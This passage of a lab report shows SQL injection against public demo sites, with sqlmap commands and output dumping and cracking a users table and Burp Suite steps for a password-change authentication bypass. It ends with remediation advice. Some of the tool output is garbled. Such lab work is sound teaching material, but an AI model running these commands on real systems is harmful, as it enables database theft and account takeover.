
xiii. Terminating the process after some time, we were able to get the details of a user from users table.



```

do you want to crack them via a dictionary-based attack? [Y/n/q] y
[17:26:59] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[17:27:06] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[17:27:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[17:27:11] [INFO] starting 2 processes
[17:27:31] [INFO] using suffix '1'
[17:27:49] [INFO] using suffix '123'
[17:27:56] [INFO] current status: car11 ... |^C
[17:27:56] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
[17:27:56] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+
| cc   | cart           | name   | pass  | email            | phone | u
name | address          |        |       |                |       | 
+-----+-----+-----+-----+
| zezezeze | 82c622c73daa830b58621d3be091a41c | fdp;py | test  | email.clochard.com | 099484 | t
est | gzgzzggze\r\ng\r\negz\r\ne\r\nngze\r\ng\r\nzeg\r\ne\r\n\r\n |
+-----+-----+-----+-----+
[17:27:56] [INFO] table 'acuart.users' dumped to CSV file '/home/vishnu/.local/share/sqlmap/out

```



```

[17:27:11] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[17:27:11] [INFO] starting 2 processes
[17:27:31] [INFO] using suffix '1'
[17:27:49] [INFO] using suffix '123'
[17:27:56] [INFO] current status: car11 ... |^C
[17:27:56] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
[17:27:56] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+
| cc   | cart           | name   | pass  | email            | phone | u
name | address          |        |       |                |       | 
+-----+-----+-----+-----+
| zezezeze | 82c622c73daa830b58621d3be091a41c | fdp;py | test  | email.clochard.com | 099484 | t
est | gzgzzggze\r\ng\r\negz\r\ne\r\nngze\r\ng\r\nzeg\r\ne\r\n\r\n |
+-----+-----+-----+-----+
[17:27:56] [INFO] table 'acuart.users' dumped to CSV file '/home/vishnu/.local/share/sqlmap/out
put/testphp.vulnweb.com/dump/acuart/users.csv'
[17:27:56] [INFO] fetched data logged to text files under '/home/vishnu/.local/share/sqlmap/out
put/testphp.vulnweb.com'
[*] ending @ 17:27:56 /2022-04-13/
[vishnu@kali:~]
$ 

```

xiv. Repeating the same process for artists table and using command:
`sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=2 -D acuart
-T artists -dump.`

xv. We get the following results:

vishnu@kali: ~

File Actions Edit View Help

725a667063756d6d526d4a56734762586b7649495a,0x7171707a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--

[17:27:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6



[17:27:35] [INFO] fetching columns for table 'artists' in database 'acuart'
[17:27:35] [INFO] fetching entries for table 'artists' in database 'acuart'

Database: acuart [artists](#) [Disclaimer](#) [your cart](#) [guestbook](#) [AJAX Demo](#) [Logout test](#)

Table: artists [Paintings](#)

[3 entries]

artist_id	adesc
security art	Lorem ipsum dolor sit amet, consectetur adipiscing elit.
PHP scanner	Duis mollis, est non commodo luctus, nisi erat porttitor ligula, et blandit.
PHP vuln help	Etiam porta sem malesuada magna mollis euismod.
Fuzzed Explorer	Curabitur blandit tempus porttitor. Nullam id dolor id nibh ultricies vehicula ut id elit.




```
Home × Ubuntu 64-bit × 1 2 3 4 17:32 | 🔍 ↻ vishnu@kali: ~
File Actions Edit View Help
| Blad3 |
| 3      | <p>\nLorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobo rtis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pell entesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, se mper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condime ntum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretiu m erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Cla ss aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliqua m lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>
| lyzae |
+-----+
[17:27:35] [INFO] table 'acuart.artists' dumped to CSV file '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
```

```
Home × Ubuntu 64-bit × 1 2 3 4 17:32 | 🔍 ↻ vishnu@kali: ~ Volume 75%
File Actions Edit View Help
ntum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretiu m erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Cla ss aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliqua m lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>
| lyzae |
+-----+
[17:27:35] [INFO] table 'acuart.artists' dumped to CSV file '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[17:27:35] [INFO] fetched data logged to text files under '/home/vishnu/.local/share/sqlmap/output/testphp.vulnweb.com'


[*] ending @ 17:27:35 /2022-04-14/
(vishnu@kali)-[~]
$
```

c. Using Burpsuite:

- Open Burpsuite and go to the Proxy tab.




- Click on the open browser option to open Burpsuite's inbuilt browser Chromium and open Altoro Mutual in it. Enter username and password as admin.




The screenshot shows the 'Altoro Mutual' login page within the Burpsuite built-in browser. The URL in the address bar is 'Not secure | altoromutual.com'. The page features a green header with the Altoro Mutual logo and a 'DEMO SITE ONLY' watermark. The main content area is titled 'Online Banking Login' and contains fields for 'Username' (admin) and 'Password' (*****), with a 'Login' button below them. On the left sidebar, there are three main categories: 'PERSONAL' (Deposit Product, Checking, Loan Products, Cards, Investments & Insurance, Other Services), 'SMALL BUSINESS' (Deposit Products, Lending Services, Cards, Insurance, Retirement, Other Services), and 'INSIDE ALTORO MUTUAL' (About Us, Contact Us, Locations, Investor Relations, Press Room, Careers, Subscribe). At the bottom of the page, there are links for Privacy Policy, Security Statement, Server Status Check, REST API, and a copyright notice for © 2022 Altoro Mutual, Inc. A note at the bottom right states: 'This web application is open source! Get your copy from GitHub and take advantage of advanced features.'

- iii. Switch on the Intercept and then after clicking login in web site, click forward in Burpsuite.




```
Pretty Raw Hex \n\n1 POST /admin/admin.jsp HTTP/1.1
2 Host: altoromutual.com:8080
3 Content-Length: 79
4 Content-Type: application/x-www-form-urlencoded
5 Upgrade-Insecure-Requests: 1
6 Origin: http://altoromutual.com:8080
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://altoromutual.com:8080/admin/admin.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID=FDAA32446641572408915C335E176380; AltoroAccounts="ODAwMDAwfkNvcnBvcmF0ZX41Lj1zOTQ3ODM2MDU3fDgwMDAwMX5DaGVja2luZ345MzgyMC40NHw="
14 Connection: close
15
16 username=jdoe&password1=random4password2=random&change=Change+Password
```

- iv. Right click the content in Proxy tab and select send to repeater. At the bottom line, you can change the fields and change password1 and password2 to random. Then click Send to do the SQL injection.



The screenshot shows the Burp Suite Professional interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, Help, Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The title bar indicates "Burp Suite Professional v2021.8.1 - Temporary Project - licensed to google". The main window has tabs for Request and Response. The Request tab shows a POST request to "/admin/admin.jsp" with various headers and a body containing "username=jdoe&password1=random&password2=random&change=". The Response tab shows a response with a session cookie set. The Inspector panel on the right lists Request Attributes, Query Parameters (0), Body Parameters (4), Request Cookies (2), and Request Headers (13). The status bar at the bottom shows "Target: http://altoromutual.com:8080" and "HTTP/1".

- v. Click Forward, Settings have been entered for jdoe. Using above entered password random for jdoe we are able to bypass the authentication.



8. Software and Hardware Specifications

Software Specifications:

- i. OS: Windows 11.
- ii. Running Kali Linux in VMWare Workstation Pro.
- iii. Kali Linux using 2 processors, 6GB of RAM and 20GB of SSD.
- iv. Using SQLMAP {1.6#stable} version on Kali Linux.

Hardware Specifications:

- i. 16GB RAM.
- ii. 1TB SSD.
- iii. AMD Ryzen 7 5800H with Radeon Graphics.

9. Remediation Measures

Authentication bypass vulnerability could allow attackers to perform various malicious operations by bypassing the device authentication mechanism. Some methods to safeguard protect your system are:

- ❖ In order to stay protected from authentication bypass attack, it is best to keep all your systems, applications, software and OS up-to-date.
- ❖ It is recommended to patch all vulnerabilities and install a good antivirus program.
- ❖ It is best to have a secure and strong authentication policy in place.
- ❖ It is best to ensure all systems, folders, and apps, are password protected.
- ❖ Security experts recommend resetting default passwords with unique strong passwords and periodically rotating passwords.
- ❖ It is suggested to not expose authentication protocol in the client-side web browser script.
- ❖ They suggest ensuring that user session IDs and cookies are encrypted.
- ❖ It is recommended to validate all user input on the server-side.
- ❖ It further recommended sending all cookies and session data over an encrypted channel.

10. Conclusion

It is concluded that by using SQL injection, we can indirectly able to get admin access to the website & a study has been done on the method of authentication bypass using SQL injection.